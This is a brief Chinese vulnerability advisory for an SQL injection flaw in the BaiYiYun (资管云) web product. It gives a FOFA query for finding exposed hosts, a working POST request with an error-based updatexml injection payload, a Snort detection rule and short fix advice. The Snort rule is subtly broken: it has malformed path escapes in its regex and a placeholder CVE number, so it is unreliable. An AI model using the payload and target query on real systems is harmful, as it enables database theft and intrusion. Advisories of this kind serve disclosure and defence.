

百易云-make-Sql注入漏洞

百易云-make-Sql注入漏洞，攻击者可进行sql注入攻击获取数据库信息或者权限。

影响版本

百易云

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级

维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低


漏洞复现

FOFA：body="media/css/uniform.default.css" && body="资管云" || body="不要着急，点此" || title="资管云"

POC/EXP：

```
POST /adminx/imaRead.make.php?act=remake HTTP/1.1
Host: 127.0.0.1
Content-Type: application/x-www-form-urlencoded

feeItem[]=1+AND+updatexml(1,concat(0x7e,md5(123)),1)
```



snort规则:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (  
  msg:"BaiYiYun imaRead.make.php SQL Injection - Exact Match";  
  flow:to_server,established;  
  content:"POST"; http_method;  
  pcre:"/\adminx\imaRead\.make\.php\?act=remake[\s]*/i";  
  content:"Content-Type: application/x-www-form-urlencoded"; http_header;  
  content:"feeItem[]="; http_client_body;  
  pcre:"/feeItem\[\\]=[\^&]*?(\d\+AND\+updatexml\(|\['%27\]\s*AND\s*(SELECT)/i";  
  metadata:attack_type "SQL Injection (Error-Based)";  
  metadata:affected_product "BaiYiYun";  
  reference:cve,CVE-2023-XXXXX;  
  classtype:sql-injection;  
  sid:1000049;  
  rev:1;  
  priority:1;  
)
```

漏洞修复

关闭互联网暴露面或接口设置访问权限

升级至安全版本